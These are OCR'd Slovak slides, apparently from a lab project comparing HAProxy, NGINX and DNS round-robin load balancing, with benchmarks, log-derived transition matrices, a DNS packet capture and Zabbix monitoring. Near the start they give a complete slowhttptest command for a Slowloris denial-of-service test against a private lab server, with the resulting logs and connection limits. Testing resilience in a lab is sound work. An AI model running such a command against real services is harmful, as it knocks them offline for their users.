

```
slowhttptest -H          # slow headers
    -c 10000             # cieľový počet spojení
    -i 10                # interval medzi následnými údajmi
    -r 200               # pripojenia za sekundu
    -l 240               # dĺžka trvania testu
    -g -o haproxy_[n]s   # vytvor štatistiky
    -u http://192.168.0.2:8080/  # Apache URL
```


```
Apr  5 15:26:58 malina haproxy[4356]:
192.168.0.5:36864 [05/Apr/2021:15:25:53.794]
web web/<NOSRV> -1/-1/-1/-1/64642 400 187
- - CR-- 2000/2000/0/0/0 0/0 "<BADREQ>"
```


Slowloris – HAProxy Round Robin TCP mód

Horná hranica dostupnosti: 1033 – 1145 aktívnych spojení

```
$ ulimit -n
```
Obmedzený počet deskriptorov súboru na proces = 1024
```
socket: Too many open files (24)
```









Slowloris – NGINX Round Robin HTTP


SÚ ROVNAKÉ!








```
192.168.0.5 05/Apr/2021:16:12:22 +0200 "GET / HTTP/1.1" 408 - - - - -
```

Slowloris – NGINX Round Robin TCP mód







Plánovanie vyvažovania záťaže na HAProxy

	A
A	1.000000

Prechodové matice z HAProxy logov pri ab testoch: **10/1, 10000/1000**

2 uzly

Round Robin

10

	A	B
A	0.000000	0.444444
B	0.555556	0.000000

10000

	A	B
A	0.177477	0.322022
B	0.322122	0.178378

Least Connections

10

	A	B
A	0.000000	0.444444
B	0.555556	0.000000

10000

	A	B
A	0.112111	0.252225
B	0.252225	0.383438

3 uzly

Round Robin

10

	A	B	C
A	0.000000	0.000000	0.333333
B	0.333333	0.000000	0.000000
C	0.000000	0.333333	0.000000

10000

	A	B	C
A	0.039039	0.122122	0.172172
B	0.170170	0.040040	0.123123
C	0.124124	0.171171	0.038038

Least Connections


10


	A	B	C
A	0.000000	0.000000	0.333333
B	0.333333	0.000000	0.000000
C	0.000000	0.333333	0.000000

10000

	A	B	C
A	0.049905	0.115512	0.072607
B	0.114111	0.215822	0.146315
C	0.073907	0.145015	0.066807


Porovnanie: Počet požiadaviek za sekundu







```
ab -n 1000 -c 100 http://192.168.0.2/ > ab_1000_100.txt
```

Porovnanie: Priemerné trvanie požiadavky






```
ab -n 1000 -c 100 http://192.168.0.2/ > ab_1000_100.txt
```

Vyvažovanie záťaže DNS A záznamami


```
zone "home" {
    type master;
    file "/etc/bind/db.home";
};
```

```
website     IN      A       192.168.0.2
            IN      A       192.168.0.3
            IN      A       192.168.0.4
```


No.	Time	Source	Destination	Protocol	Lengtl	Info
3	0.707411283	192.168.0.5	192.168.0.2	DNS	72	Standard query 0x3694 A website.home
4	0.707420351	192.168.0.5	192.168.0.2	DNS	72	Standard query 0x67e9 AAAA website.home
5	0.708995984	192.168.0.2	192.168.0.5	DNS	116	Standard query response 0x67e9 AAAA website.home SOA ns.home
6	0.708996512	192.168.0.2	192.168.0.5	DNS	153	Standard query response 0x3694 A website.home A 192.168.0.2 A 192.168.0.3 A 192.168.0.4 NS ns.home A 192.168.0.2
17	0.738164260	192.168.0.5	192.168.0.2	DNS	72	Standard query 0xbc0e A website.home
18	0.738171329	192.168.0.5	192.168.0.2	DNS	72	Standard query 0xd00d AAAA website.home
19	0.739553050	192.168.0.2	192.168.0.5	DNS	116	Standard query response 0xd00d AAAA website.home SOA ns.home
20	0.739553153	192.168.0.2	192.168.0.5	DNS	153	Standard query response 0xbc0e A website.home A 192.168.0.3 A 192.168.0.4 A 192.168.0.2 NS ns.home A 192.168.0.2
31	0.777369379	192.168.0.5	192.168.0.2	DNS	72	Standard query 0x3c8b A website.home
32	0.777390898	192.168.0.5	192.168.0.2	DNS	72	Standard query 0x3083 AAAA website.home
33	0.778651224	192.168.0.2	192.168.0.5	DNS	116	Standard query response 0x3083 AAAA website.home SOA ns.home
34	0.778651498	192.168.0.2	192.168.0.5	DNS	153	Standard query response 0x3c8b A website.home A 192.168.0.3 A 192.168.0.2 A 192.168.0.4 NS ns.home A 192.168.0.2
45	0.819977232	192.168.0.5	192.168.0.2	DNS	72	Standard query 0xdcd1 A website.home
46	0.820009225	192.168.0.5	192.168.0.2	DNS	72	Standard query 0xa1c4 AAAA website.home
47	0.821335550	192.168.0.2	192.168.0.5	DNS	116	Standard query response 0xa1c4 AAAA website.home SOA ns.home
48	0.821335972	192.168.0.2	192.168.0.5	DNS	153	Standard query response 0xdcd1 A website.home A 192.168.0.4 A 192.168.0.3 A 192.168.0.2 NS ns.home A 192.168.0.2

Preusporiadanie po každom DNS dopyte, ale klient sa vyberá ľubovoľne


Zabbix monitorovanie (Host configuration)



Zabbix monitorovanie (Problems)



